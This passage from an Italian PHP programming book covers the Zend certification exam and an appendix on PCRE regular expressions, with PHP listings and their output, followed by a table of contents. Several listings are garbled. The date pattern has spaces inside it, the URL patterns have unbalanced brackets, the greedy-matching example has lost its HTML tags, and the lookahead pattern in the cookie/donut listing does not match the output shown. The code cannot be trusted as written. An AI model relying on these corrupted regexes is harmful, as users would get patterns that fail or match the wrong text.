A volte il test è proposto gratuitamente nel corso di alcune conferenze, per esempio durante la ZendCon. Nella medesima conferenza si svolge anche un corso rapido di preparazione al test. Sono ottime opportunità da sfruttare per tentare di superare il test di certificazione senza pagare un euro.

Il test si compone di 70 domande scelte a caso e il candidato ha a disposizione 90 minuti per rispondere. Le domande sono selezionate a partire da dodici diversi argomenti generali, che devono essere studiati con attenzione prima di affrontare il test. Si raccomanda inoltre di aver utilizzato PHP tutti i giorni da almeno un anno e mezzo o due anni, allo scopo di avere familiarità con l'esperienza di programmazione richiesta. Chi supera il test diventa ZCE (*Zend Certified Engineer*), riceve un attestato e può aggiungere il titolo di ZCE nel biglietto da visita o nei propri siti web.

NOTA

Sul Web potete trovare testi da studiare e domande di esempio dei test. Consultate i siti Zend.com e phparch.com per accedere a materiale di studio aggiuntivo.

Di seguito sono indicate le aree in cui si suddividono gli argomenti del test.

- Concetti fondamentali del linguaggio PHP.
- Funzioni.
- Array.
- Programmazione orientata agli oggetti.
- Stringhe ed espressioni regolari.
- Design e teoria.
- Funzionalità web.
- Differenze tra le versioni PHP 4 e 5.
- File, stream, networking.
- XML e web service.
- Database.
- Sicurezza.

In conclusione, vale la pena ottenere la certificazione? Assolutamente sì! Ci sono molte offerte di lavoro che la richiedono, che può aiutare a conseguire un compenso più elevato perché dimostra un livello di competenze da esperto. La certificazione vi consente di aumentare la fiducia in voi stessi e

vi sentirete più pronti a discutere il vostro ruolo e il vostro stipendio quando dovrete affrontare ancora una volta questi argomenti con il vostro capo.

Riepilogo

In questo capitolo sono stati presentati le risorse e i materiali a disposizione per approfondire gli argomenti che vanno oltre gli scopi di questo libro. Si è parlato dell'importanza della certificazione Zend per il linguaggio PHP. Speriamo che continuerete a studiare per migliorare ed espandere le vostre conoscenze su questo meraviglioso e potente linguaggio open source per lo sviluppo web.

Le espressioni regolari

Questa appendice introduce brevemente le espressioni regolari da un punto di vista pratico. La trattazione è forzatamente sintetica, dato che l'argomento è talmente esteso da occupare interi volumi. Per una presentazione più esaustiva potete per esempio consultare il testo *Regular Expression Recipes* di Nathan A. Good (Apress, 2004). Le espressioni regolari (o *regex*) definiscono un procedimento che consente di trovare la corrispondenza con stringhe che rispondono a determinati criteri. Il concetto di espressione regolare è di lunga data: discende dall'informatica teorica e si basa sul modello delle macchine a stati finiti.

Esiste un'ampia gamma di espressioni regolari, diverse una dall'altra sotto molti aspetti. I due motori per la generazione di espressioni regolari più diffusi sono Posix e PCRE (*Perl Compatible Regular Expressions*). PHP utilizza il secondo, anche se in effetti è in grado di impiegarli entrambi, ma il motore Posix è stato deprecato da PHP 5.3 e versioni successive. Di seguito sono riportate le principali funzioni PHP che implementano il motore per le espressioni regolari PCRE:

- `preg_match`
- `preg_replace`
- `preg_split`
- `preg_grep`

Ci sono altre funzioni che appartengono alla categoria delle espressioni regolari, ma queste quattro sono le più utilizzate. Il prefisso `preg` è presente in ciascuna funzione per indicare “Perl regular expression” e distinguerle dalle espressioni regolari Posix o espressioni regolari estese; queste ultime sono identificate dal prefisso `ereg` (*extended regular expressions*), ma sono deprecate a partire da PHP 5.3.0. L'appendice è divisa in due parti: nella prima si spiega la sintassi delle espressioni regolari PCRE, mentre nella seconda sono illustrati alcuni esempi di utilizzo delle regex negli script PHP.

Sintassi delle espressioni regolari

Gli elementi di base delle espressioni regolari sono i metacaratteri. È sufficiente eseguire l'escape aggiungendo il carattere backslash (\) per far perdere il significato speciale al metacarattere.

La Tabella A.1 riporta un elenco di metacaratteri.

Tabella A.1 Metacaratteri e loro significato.

Espressione	Significato
.	Trova corrispondenza con ogni singolo carattere.
*	Trova la corrispondenza con zero o più occorrenze dell'espressione che la precede.
?	Trova la corrispondenza con 0 oppure 1 occorrenza dell'espressione che la precede; inoltre, rende non greedy l'espressione regolare (più avanti si vedrà un esempio di espressione regolare greedy e non greedy). È utilizzata anche per impostare le opzioni interne.
+	Trova la corrispondenza con 1 o più occorrenze dell'espressione che la precede.
{ }	Quantifica l'espressione. \d{3} significa "3 cifre", \s{1,5} significa "uno, due, tre, quattro oppure cinque spazi", Z{1,} significa "una o più lettere Z"; l'ultima espressione è sinonimo di Z+.
/	Delimita l'espressione regolare. Indica l'inizio e la fine dell'espressione regolare.
[]	Classi di caratteri: [a-z] indica le lettere minuscole. [Ab9] trova corrispondenza con uno dei caratteri "A", "b" oppure "9". È possibile negare la classe di caratteri scrivendo ^ all'inizio dell'espressione regolare. [^a-z] trova la corrispondenza con qualsiasi carattere diverso dalle lettere minuscole.
^	Inizio di una riga.
\$	Fine di una riga.
()	Trova la corrispondenza con gruppi, come verrà spiegato più avanti.
	Indica l'espressione "or" e separa due sotto-espressioni.

Oltre ai metacaratteri ci sono alcune classi di caratteri speciali, come si può vedere nella Tabella A.2.

L'espressione regolare . * trova la corrispondenza con qualsiasi carattere. L'espressione ^ . * 3 indica la corrispondenza con tutti i caratteri da inizio riga fino all'ultima cifra 3 presente nella riga. È possibile cambiare il comportamento delle espressioni, come si vedrà più avanti nel paragrafo dedicato al comportamento greedy. Vediamo alcuni esempi di espressioni regolari.

Tabella A.2 Classi di caratteri speciali.

Simbolo della classe	Significato
\d,\D	Il carattere minuscolo \d indica una cifra numerica, mentre il simbolo maiuscolo \D è la sua negazione e indica un carattere diverso da una cifra.
\s,\S	Il carattere minuscolo \s trova la corrispondenza con uno spazio, un invio a capo o un carattere di tabulazione. La lettera maiuscola indica la sua negazione e trova la corrispondenza con qualsiasi carattere diverso da spazio, invio a capo o tabulazione.

\w,\W

La lettera minuscola \w trova la corrispondenza con qualsiasi carattere alfanumerico, ovvero con una lettera oppure con una cifra. Analogamente agli esempi precedenti, \W è la negazione di \w e trova la corrispondenza con qualsiasi carattere non alfanumerico.

Esempi di espressioni regolari

Innanzitutto consideriamo le date, in questo caso nel formato Saturday, April 30, 2011. Il primo pattern che trova la corrispondenza con una data espressa in questo modo è:

```
/ [A-Z] [a-z] {2,}, \s [A-Z] [a-z] {2,} \s \d {1,2}, \s \d {4} /
```

Il significato dell'espressione regolare è “Una lettera maiuscola, seguita da almeno due lettere minuscole e da una virgola, cui segue uno spazio, una lettera maiuscola, almeno due lettere minuscole, uno spazio, 1 o 2 cifre, una virgola, uno spazio e, infine, quattro cifre per indicare l'anno”. Il Listato A.1 è una porzione di codice PHP che sottopone a test le espressioni regolari.

Listato A.1 Test sulle espressioni regolari.

```
<?php
$expr = '/ [A-Z] [a-z] {2,}, \s [A-Z] [a-z] {2,} \s \d {1,2}, \s \d {4} /';
$item = 'Saturday, April 30, 2011.';
if (preg_match($expr, $item)) {
    print "Matches\n";
} else {
    print "Doesn't match.\n";
}
?>
```

Nel Listato A.1 l'espressione regolare valida correttamente il contenuto della variabile \$item nonostante la stringa si concluda con un punto. Per evitare questo problema è possibile “ancorare” l'espressione regolare alla fine della riga, scrivendo / [A-Z] [a-z] {2,}, \s [A-Z] [a-z] {2,} \s \d {1,2}, \s \d {4} \$/. Il simbolo del dollaro aggiunto in fondo significa “fine della riga” e indica che l'espressione regolare non trova corrispondenza se dopo l'anno ci sono altri caratteri. Analogamente, si può ancorare l'espressione all'inizio della riga utilizzando il metacarattere ^. L'espressione regolare che trova corrispondenza con l'intera riga, a prescindere dal suo contenuto, è /^.*\$/.

Vediamo allora un formato differente per le date, ovvero AAAA-MM-GG. L'attività da svolgere implica l'analisi della data e l'estrazione dei componenti.

NOTA

L'operazione può essere svolta impiegando semplicemente la funzione `date` e permette di illustrare l'elaborazione eseguita da alcune funzioni PHP.

È necessario non solo verificare che la riga contenga una data valida, ma occorre anche estrarre il valore dell'anno, del mese e del giorno. Per estrarre queste informazioni si deve trovare la corrispondenza con gruppi di caratteri o sotto-espressioni. I gruppi di caratteri possono essere pensati come sotto espressioni, ordinate in base a un numero in sequenza. Di seguito è riportata l'espressione regolare che esegue direttamente l'attività richiesta:

```
/(\d{4})-(\d{2})-(\d{2})/
```

Si utilizzano le parentesi per indicare i gruppi da cui estrarre la corrispondenza. I gruppi sono sotto-espressioni, che si possono ritenere analoghe a variabili distinte tra loro. Il Listato A.2 mostra come eseguire le operazioni richieste utilizzando la funzione nativa `preg_match`.

Listato A.2 Raggruppamenti da far corrispondere con la funzione nativa `preg_match`.

```
<?php
$expr = '/(\d{4})-(\d{2})-(\d{2})/';
$item = 'Event date: 2011-05-01';
$matches=array();
if (preg_match($expr, $item,$matches)) {
    foreach(range(0,count($matches)-1) as $i) {
        printf("%d:-->%s\n", $i, $matches[$i]);
    }
    list($year,$month,$day)=array_splice($matches,1,3);
    print "Year:$year Month:$month Day:$day\n";
} else {
    print "Doesn't match.\n";
}
?>
```

In questo script la funzione `preg_match` accetta un terzo argomento, l'array `$matches`. Di seguito è riportato l'output che si ricava dall'esecuzione dello script:

```
./regex2.php
0:-->2011-05-01
1:-->2011
2:-->05
3:-->01
Year:2011 Month:05 Day:01
```

L'elemento di ordine 0 dell'array `$matches` è la stringa che corrisponde all'intera espressione e non coincide con la stringa completa di input. A seguire, ogni gruppo successivo è rappresentato da un elemento dell'array.

Vediamo ora un altro esempio, più complesso, che deve esaminare un URL. In generale, il formato di un URL è:

```
http://hostname:port/loc?arg=value
```

Ovviamente, può mancare una parte qualsiasi dell'espressione. Di seguito è indicata un'espressione regolare che esegue il parsing di un URL scritto nella forma definita in precedenza:

```
/^https?:\/\/[^\:/]+:[\d*/[^?]*.*]/
```

In questa espressione ci sono diversi nuovi elementi degni di nota. In primo luogo occorre comprendere la parte `s?` di `^http[s]?:`. Questa trova la corrispondenza con `http:` oppure con `https:` all'inizio della stringa. Il carattere `^` impone l'ancoraggio dell'espressione all'inizio della riga, mentre il carattere `?` significa “0 o 1 occorrenza dell'espressione precedente”. In questo caso l'espressione precedente è la lettera `s` e pertanto il comando diventa “0 o 1 occorrenza della lettera `s`”. Inoltre i caratteri `/` includono un prefisso definito dal backslash `\` per eliminare qualsiasi significato speciale.

PHP è molto indulgente nei confronti dei delimitatori delle espressioni regolari, in quanto consente di modificare il carattere impiegato. PHP riconosce le parentesi o il carattere `|`, pertanto l'espressione precedente poteva diventare `[^https?://[^\:/]+:[\d*/[^?]*.*]]`; in alternativa, si può utilizzare come delimitatore il carattere pipe: `|^https?://[^\:/]:?` `\d*/[^?]*.*|`. La regola generale che consente di escludere il significato particolare dei caratteri speciali richiede l'inserimento del prefisso costituito da un backslash. Questa procedura di esclusione prende il nome di *escape* dei caratteri speciali. Le espressioni regolari sono intelligenti al punto da comprendere il significato dei caratteri in un determinato contesto. L'escape del punto interrogativo in `[^?]*` non era necessario, poiché è chiaro dal contesto che indica la classe di caratteri e non un punto interrogativo. Questa interpretazione non vale per il delimitatore definito da un backslash: in questo caso è stato necessario impostare il suo escape. È interessante notare inoltre la parte `[^\:/]+` dell'espressione regolare, il cui significato è “uno o più caratteri diversi da due punti o dalla barra”. Questa espressione regolare può essere utile perfino nel caso di URL più complessi. Si consideri il Listato A.3.

Listato A.3 Espressioni regolari e formati URL complessi.

```
<?php  
$expr = '[^https*://[^\:/]+:[\d*/[^?]*.*]]';  
$item = 'https://myaccount.nytimes.com/auth/login?URI=http://';
```

```

if (preg_match($expr, $item)) {
    print "Matches\n";
} else {
    print "Doesn't match.\n";
}
?>

```

Questo è il formato URL per il login del *New York Times*, da cui si possono estrarre gli elementi `host`, `port`, `directory` e la stringa `argument`, utilizzando i raggruppamenti, analogamente a quanto fatto nel Listato A.2. Si consideri il Listato A.4.

Listato A.4 Estrazione di host, porta, directory e della stringa argument.

```

<?php
$expr = '[^https*://([:^/]+):?(\d*)/([^\?]*\?\?.*)]';
$item = 'https://myaccount.nytimes.com/auth/login?URI=http://';
$matches = array();
if (preg_match($expr, $item, $matches)) {
    list($host, $port, $dir, $args) = array_splice($matches, 1, 4);
    print "Host=>$host\n";
    print "Port=>$port\n";
    print "Dir=>$dir\n";
    print "Arguments=>$args\n";
} else {
    print "Doesn't match.\n";
}
?>

```

L'esecuzione dello script produce il seguente output:

```

./regex4.php
Host=>myaccount.nytimes.com
Port=>
Dir=>auth/login
Arguments=>URI=http://

```

Opzioni interne

Il valore della porta non è specificato nell'URL, pertanto non c'è nulla da estrarre. Gli altri elementi sono stati estratti correttamente. A questo punto ci si può chiedere cosa sarebbe successo se l'URL fosse stato scritto in lettere maiuscole, per esempio:

```
HTTPS://myaccount.nytimes.com/auth/login?URI=http://
```

Questa forma non trova corrispondenza, dato che l'espressione regolare dell'esempio specifica che i caratteri devono essere minuscoli; tuttavia si tratta di un URL valido, che può essere riconosciuto da qualsiasi browser. Nell'espressione regolare occorre ignorare la presenza di lettere maiuscole oppure minuscole, impostando l'opzione “ignora maiuscole e minuscole”

all'interno dell'espressione regolare. Tenendo conto di questa considerazione, l'espressione diventa:

```
[ (?i)^https?://([:^:/]+):?(\\d*)/([^\?]*)\\??(.*)]
```

Le corrispondenze che seguono `(?i)` ignorano la condizione di avere lettere maiuscole oppure minuscole. L'espressione regolare `/Mladen (?i)g/` trova corrispondenza con le stringhe “Mladen G” e “Mladen g”, ma non con “MLADEN G”.

Un'altra opzione utilizzata di frequente è data dalla lettera `m`, che indica “righe multiple”. In genere il parsing dell'espressione regolare si interrompe quando si incontra il carattere di nuova riga `\n`. È possibile modificare questo comportamento impostando l'opzione `(?m)`, grazie alla quale il parsing si interrompe solo quando si raggiunge la fine dell'input. Anche il simbolo del dollaro trova le corrispondenze dei caratteri di nuova riga, a meno di impostare l'opzione `D`, il cui significato indica che il metacarattere `$` trova corrispondenza solo con la fine dell'input e non i caratteri di nuova riga che si trovano all'interno della stringa.

È possibile raggruppare le opzioni. L'utilizzo di `(?imD)` all'inizio dell'espressione imposta le tre opzioni simultaneamente: ignora maiuscole e minuscole, prende in considerazione le righe multiple e “il dollaro trova corrispondenza solo con la fine dell'input”.

Esiste anche una notazione alternativa e più convenzionale, che consente di impostare le opzioni globali con modificatori da specificare dopo aver delimitato l'espressione regolare. Adottando questa notazione, l'espressione regolare dell'esempio diventa

```
[^https?://([:^:/]+):?(\\d*)/([^\?]*)\\??(.*)]i
```

Il vantaggio della nuova notazione è che può essere indicata in un punto qualsiasi dell'espressione, e in questo caso avrà effetto solo sulla parte dell'espressione che segue il delimitatore, mentre impostandola nella posizione che segue l'ultimo delimitatore avrà effetto sull'intera espressione regolare.

NOTA

Potete consultare la documentazione completa relativa ai modificatori globali all'indirizzo:
<http://it2.php.net/manual/en/reference.pcre.pattern.modifiers.php>.

Comportamento greedy

In genere le espressioni regolari manifestano un comportamento *greedy* (vorace). Ciò significa che il parsing tenta di trovare corrispondenze con la massima porzione possibile della stringa di input. Utilizzare l'espressione regolare '`(123)+`' con la stringa di input `123123123123123A` significa che si trova corrispondenza con tutto quello che precede la lettera `A`. Di seguito è riportato uno script di esempio. Si vuole estrarre il tag `img` solo dalla riga HTML e non da altri tag. La prima versione dello script non funziona in modo adeguato ed è costituita dalle istruzioni del Listato A.5.

Listato A.5 Prima versione dello script con comportamento greedy.

```
<?php
$expr = '/<img.*>/';
$item = '<a>text</a>"';
$matches=array();
if (preg_match($expr, $item,$matches)) {
    printf( "Match:%s\n", $matches[0]);
} else {
    print "Doesn't match.\n";
}
?>
```

L'esecuzione dello script produce l'output:

```
./regex5.php
Match:text</a>
```

NOTA

Alcuni browser, in particolare Google Chrome, tentano di correggere il markup non corretto, pertanto l'output greedy e quello non greedy ignorano il tag isolato ``.

Le corrispondenze sono in numero superiore a quelle desiderate, poiché il pattern `.*>` ha trovato corrispondenza con tutti i caratteri possibili fino a raggiungere l'ultimo `>`, che fa parte del tag `` e non del tag ``. Il punto interrogativo fa diventare non greedy gli elementi `*` e `+`, che trovano il numero minimo di caratteri di corrispondenza, non quello massimo. È sufficiente modificare l'espressione regolare in '`<img.*?>`' perché il pattern trovi corrispondenza fino a quando incontra il primo `>` e produca il risultato desiderato:

```
Match:
```

Il parsing di codice HTML o XML è una situazione tipica in cui si usano modificatori non greedy, proprio perché è necessario trovare la corrispondenza con i limiti del tag.

Funzioni PHP per le espressioni regolari

Quanto visto finora ha riguardato la verifica che una determinata stringa trovi corrispondenza con l'espressione specificata, scritta nella forma contorta delle espressioni PCRE, seguita dall'estrazione di elementi della stringa, in base a quanto indicato nell'espressione regolare. Con le espressioni regolari si possono svolgere altre operazioni, per esempio sostituire stringhe oppure suddividerle in array. Questo paragrafo illustra le altre funzioni PHP che implementano il meccanismo delle espressioni regolari, che si aggiungono all'ormai nota `preg_match`. La funzione più interessante è `preg_replace`.

Sostituzione di stringhe: `preg_replace`

La funzione `preg_replace` utilizza la sintassi indicata di seguito:

```
$result = preg_replace($pattern, $replacement, $input, $limit, $count);
```

Il significato degli argomenti `$pattern`, `$replacement` e `$input` dovrebbe risultare chiaro. L'argomento `$limit` limita il numero di sostituzioni: il valore `-1` significa nessun limite ed è l'opzione di default. L'ultimo argomento, `$count`, viene impostato dopo aver effettuato le sostituzioni e, se definito, contiene il numero di sostituzioni andate a buon fine. Tutto ciò può sembrare piuttosto semplice, ma occorre non trascurare le ulteriori ramificazioni della funzione. Innanzitutto, va ricordato che il pattern e la riga da sostituire possono essere array, come nell'esempio del Listato A.6.

Listato A.6 Il pattern e la stringa da sostituire sono array.

```
<?php
$cookie = <<<'EOT'
    Now what starts with the letter C?
    Cookie starts with C
    Let's think of other things that starts with C
    Uh ahh who cares about the other things

    C is for cookie that's good enough for me
    C is for cookie that's good enough for me
    C is for cookie that's good enough for me

    Ohh cookie cookie cookie starts with C
EOT;
$expression = array("/(?!cookie)/", "/C/");
$replacement = array("donut", "D");
$donut = preg_replace($expression, $replacement, $cookie);
print "$donut\n";
?>
```

L'esecuzione dello script produce un risultato poco interessante:

```

./regex6.php
Now what starts with the letter D?
donut starts with D
Let's think of other things that starts with D
Uh ahh who cares about the other things

D is for donut that's good enough for me
D is for donut that's good enough for me
D is for donut that's good enough for me

Ohh donut donut donut starts with D

```

L'aspetto più importante da notare è che pattern e stringa da sostituire sono array che devono avere lo stesso numero di elementi. Se i valori da sostituire sono inferiori ai pattern, allora le stringhe che mancano sono sostituite da stringhe null, il che vanifica le corrispondenze relative alle stringhe ulteriori che sono specificate nell'array dei pattern.

Le potenzialità delle espressioni regolari diventano evidenti nel Listato A.7. Lo script produce comandi `truncate table` SQL-ready che si rifanno all'elenco disponibile dei nomi di tabella. Si tratta di un'attività piuttosto comune. Per brevità di trattazione, nell'esempio l'elenco delle tabelle è già incluso in un array, anche se in genere deve essere letto da un file.

Listato A.7 Espressioni regolari e sostituzioni di stringhe.

```

<?php
$tables = array("emp", "dept", "bonus", "salgrade");
foreach ($tables as $t) {
    $trunc = preg_replace("/^(\w+)/", "truncate table $1;", $t);
    print "$trunc\n";
}

```

L'esecuzione dello script produce il risultato che segue:

```

./regex7.php
truncate table emp;
truncate table dept;
truncate table bonus;
truncate table salgrade;

```

L'utilizzo di `preg_replace` evidenzia parecchie cose. Innanzitutto, l'espressione regolare include un gruppo `(\w+)`. Nel paragrafo precedente è stata studiata l'estrazione degli elementi di una data da una stringa nel Listato A.2. Il gruppo compare anche nell'argomento da sostituire come `$1`. Il valore di ogni sotto-espressione viene acquisito dalla variabile `$n`, dove `n` può variare da 0 a 99. Ovviamente, come per `preg_match`, la variabile `$0` contiene l'intera espressione di corrispondenza, mentre le variabili successive contengono i valori delle sotto-espressioni, numerate da sinistra

a destra. È da notare inoltre la presenza delle doppie virgolette. Non c'è pericolo di confondere la variabile `$1` con qualcosa d'altro, poiché le variabili espresse nella forma `$n, 0<=n<=9` sono riservate e non possono impiegate in altre parti dello script. I nomi delle variabili PHP devono iniziare con una lettera o con il carattere di underscore, come indicato dalle specifiche del linguaggio.

Altre funzioni per le espressioni regolari

Ci sono altre due funzioni per le espressioni regolari che vale la pena citare: `preg_split` e `preg_grep`. La prima, `preg_split`, è più potente della funzione `explode`, che suddivide la stringa di input in un array di elementi in base alla stringa di delimitazione indicata. In altri termini, se la stringa di input è `$a="A, B, C, D"`, allora la funzione `explode`, impostata con la stringa `","` come separatore, produce un array che include gli elementi `"A"`, `"B"`, `"C"` e `"D"`. La domanda da farsi è: come si suddivide la stringa nel caso in cui il separatore non ha un formato fisso e la stringa è `$a='A, B, C . D'`? In questo esempio ci sono caratteri spazio prima e dopo la virgola di separazione e inoltre è presente un punto di separazione, il che rende impossibile utilizzare semplicemente la funzione `explode`. `preg_split` non ha alcun problema di questo genere. Basta impostare l'espressione regolare che segue per suddividere la stringa nei suoi componenti:

```
$result=preg_split('/\s*[,.]\s*/', $a);
```

Il significato dell'espressione regolare è “0 o più spazi, seguiti da un carattere che può essere un punto oppure virgola, seguito da 0 o più spazi”. L'inserimento dell'esecuzione di un'espressione regolare è ovviamente un'operazione più dispendiosa del semplice confronto tra stringhe, pertanto è bene non impiegare la funzione `preg_split` quando è sufficiente impostare la funzione `explode`, tuttavia è interessante sapere che si ha a disposizione uno strumento così potente. I costi aggiuntivi derivano dal fatto che le espressioni regolari sono operazioni complesse per il compilatore.

NOTA

Le espressioni regolari non fanno magie. Richiedono attenzione e prove accurate. Se non sono studiate con cura, i risultati possono essere diversi da quelli desiderati e non adeguati. L'impiego di un'espressione regolare al posto di una funzione nativa non è di per sé garanzia dell'ottenimento dei risultati voluti.

La funzione `preg_grep` dovrebbe essere familiare a chi utilizza l'utility da riga di comando chiamata `grep`, da cui trae il nome. Di seguito è indicata la sintassi di `preg_grep`:

```
$results=preg_grep($pattern,$input);
```

La funzione `preg_grep` valuta l'espressione regolare `$pattern` per ciascun elemento dell'array di input `$input` e memorizza l'output corrispondente nell'array dei risultati. In definitiva, si ottiene un array associativo con offset che derivano dall'array originale, forniti come chiavi. Il Listato A.8 illustra un esempio basato sull'utility `grep` del file system:

Listato A.8 Array associativo e utility grep.

```
<?php
$input = glob('/usr/share/pear/*');
$pattern = '/\.\php$/';
$results = preg_grep($pattern, $input);
printf("Total files:%d PHP files:%d\n", count($input),
count($results));
foreach ($results as $key => $val) {
    printf("%d ==> %s\n", $key, $val);
}
?>
```

Il punto nell'estensione `.php` ha richiesto l'escape con un carattere backslash, perché il punto è un metacarattere; per escludere il suo significato speciale è stato aggiunto il prefisso `\`. Nel computer impiegato per scrivere questa appendice, l'esecuzione dello script ha prodotto come risultato

```
./regex8.php
Total files:35 PHP files:12
4 ==> /usr/share/pear/DB.php
6 ==> /usr/share/pear/Date.php
8 ==> /usr/share/pear/File.php
12 ==> /usr/share/pear/Log.php
14 ==> /usr/share/pear/MDB2.php
16 ==> /usr/share/pear/Mail.php
19 ==> /usr/share/pear/OLE.php
22 ==> /usr/share/pear/PEAR.php
23 ==> /usr/share/pear/PEAR5.php
27 ==> /usr/share/pear/System.php
29 ==> /usr/share/pear/Var_Dump.php
32 ==> /usr/share/pear/pearcmd.php
```

Il risultato può essere diverso in un file system differente, dove ci possono essere altri moduli PEAR installati. La funzione `preg_grep` consente di

evitare l'esecuzione di un ciclo di controllo delle espressioni regolari, il che è decisamente utile.

Esistono altre funzioni per le espressioni regolari, che vengono utilizzate meno frequentemente di quelle qui illustrate. Sono in ogni caso ben documentate e chi è interessato ad approfondire l'argomento può consultare la documentazione fornita online all'indirizzo

<http://it2.php.net>.

Gli autori

Il revisore tecnico

Ringraziamenti

Prefazione

Introduzione

Le origini di PHP

Cos'è PHP?

Panoramica del libro

File di esempio

Il futuro di PHP

Capitolo 1 - Programmazione orientata agli oggetti

Classi

Ereditarietà e overloading

Metodi “magici”

Copiare, clonare e confrontare oggetti

Interfacce, operatori di iterazione e classi astratte

Scope di una classe e membri statici

Riepilogo

Capitolo 2 - Eccezioni e riferimenti

Eccezioni

Riferimenti

Riepilogo

Capitolo 3 - PHP e dispositivi mobili

- Le differenze tra dispositivi mobili
- Il rilevamento dei dispositivi
- Rilevare le funzionalità dei dispositivi mobili
- Strumenti di rendering
- Emulatori e SDK
- Codici QR
- Riepilogo

Capitolo 4 - Social media

- OAuth
- Twitter
- Facebook
- Riepilogo

Capitolo 5 - PHP all'ultima moda

- Namespace
- Funzioni anonime (closure)
- Nowdoc
- Istruzioni goto locali
- La Standard PHP Library
- Estensione phar
- Riepilogo

Capitolo 6 - Progettazione e gestione dei form

- Validare i dati
- Upload di file e immagini
- Conversione delle immagini e miniature
- Espressioni regolari
- Integrazione multilingue (set di caratteri)
- Riepilogo

Capitolo 7 - Integrazione con i database (parte I)

Introduzione a MongoDB

Introduzione a CouchDB

Introduzione a SQLite

Riepilogo

Capitolo 8 - Integrazione con i database (parte II)

Introduzione all'estensione MySQLi

Introduzione a PDO

Introduzione ad ADOdb

Ricerche full-text con Sphinx

Riepilogo

Capitolo 9 - Integrazione con i database (parte III)

Introduzione a Oracle RDBMS

Le basi: connessione ed esecuzione di comandi SQL

Interfaccia ad array

Procedure e cursori PL/SQL

Lavorare con tipi LOB

Una rivisitazione del collegamento a DB: il pool di connessioni

Set di caratteri nel database e in PHP

Riepilogo

Capitolo 10 - Le librerie

Setup del server

SimplePie

TCPDF

Integrazione con Google Maps

E-mail e SMS

gChartPHP: API wrapper per Google Chart

Riepilogo

Capitolo 11 - Sicurezza

“Non fidarti di nessuno”

Forme comuni di attacco

Sessioni

Evitare gli attacchi SQL Injection

L'estensione dei filtri

php.ini e impostazioni del server

Algoritmi relativi alle password

Riepilogo

Capitolo 12 - Sviluppo agile con Zend Studio for Eclipse, Bugzilla, Mylyn e Subversion

Principi dello sviluppo agile

Il rally dello sviluppo agile

Introduzione a Bugzilla

Mylyn for Eclipse

Bugzilla e Mylyn for Eclipse

Valutare ulteriori vantaggi

Riepilogo

Capitolo 13 - Refactoring, unit testing e continuous integration

Refactoring

Unit testing

Continuous integration

Riepilogo

Capitolo 14 - XML

Concetti di base dell'XML

Gli schemi

SimpleXML

DOMDocument

XMLReader e XMLWriter

Riepilogo

Capitolo 15 - JSON e Ajax

JSON

Ajax

Un semplice programma di disegno

Riepilogo

Capitolo 16 - Conclusioni

Risorse

Conferenze

Certificazioni PHP

Riepilogo

Appendice - Le espressioni regolari

Sintassi delle espressioni regolari

Esempi di espressioni regolari

Funzioni PHP per le espressioni regolari